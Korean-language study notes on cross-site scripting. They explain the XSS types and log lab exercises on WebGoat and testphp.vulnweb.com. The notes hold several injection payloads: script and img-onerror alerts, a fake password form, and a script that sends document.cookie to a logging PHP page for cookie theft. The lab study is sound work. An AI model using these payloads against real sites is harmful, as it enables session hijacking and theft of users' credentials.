XSS 란?

접속한 사용자를 공격하는 기법

삽입한 스크립트 확인, 사용자의 권한 획득 후

사용자의 정보를 가로 챌 수 있는 기법.

|  |  |  |
| --- | --- | --- |
| **타입** | **유형** | **취약점 발생위치** |
| 0 | DOM(local) XSS(문서 객체 모델) | 사용자측 스크립트 |
| 1 | Refleted(non-persistent) XSS | 서버측 스크립트 |
| 2 | Stored(Persistent,Second Order) XSS | 서버측 스크립트 |

DOM이란 Document Object Model 이라는 것으로



개발자 모드에도 있는 이 안의 사용자측 스크립트에 취약점을 보고 공격하는 것이고

나머지들은 html인잭션과 유사하나 XSS라는 이름이 붙는 것은 프로그램의 일종인 script 부류를 인잭션 하는 것을 말한다.



이하 실습


테스트 대상: 웹곳

테스트 도구: 브라우저

좌측메뉴Ajax Security

<a href="attack?Screen=7&menu=1900">Web Service SAX Injection</a> 입력








테스트 대상: <http://testphp.vulnweb.com/>

테스트 도구: 브라우저

검색창에 <script>alert("test")</script>삽입







Webgoat 2번답


계속 <a>테그를 위에 씌웠으나 img만 이용하라고 함. Onerror 메서드 이용

<img src="/WebGoat/images/logos/owasp.jpg" onerror=alert('XSS')/>

3번답


<script>alert='aa';</script><iframe src="/WebGoat/images/logos/owasp.jpg"></iframe>

4번답


Please enter your password:<BR><input type = "password" name="pass"/><button onClick="javascript:alert('I have your password: ' + pass.value);">Submit</button><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR><BR>

쿠키 가로채기

1. 쿠키(날짜,접속자IP,접속페이지)를 저장할 텍스트를 만들어내는 php를 만듬.



1. 스크립트를 작성하여 웹페이지가 마치 제 기능을 다하는 것처럼 꾸밈





<SCRIPT language="JavaScript">

window.location="http://127.0.0.1/test.php?"+document.cookie;

</SCRIPT>

작성

1. 이후 생겨난 글을 클릭하면 php에서 설정한 네이버로 이동됨.
2. 
3. 

제대로 쿠키,아이피를 긁어온 것을 확인할 수 있음.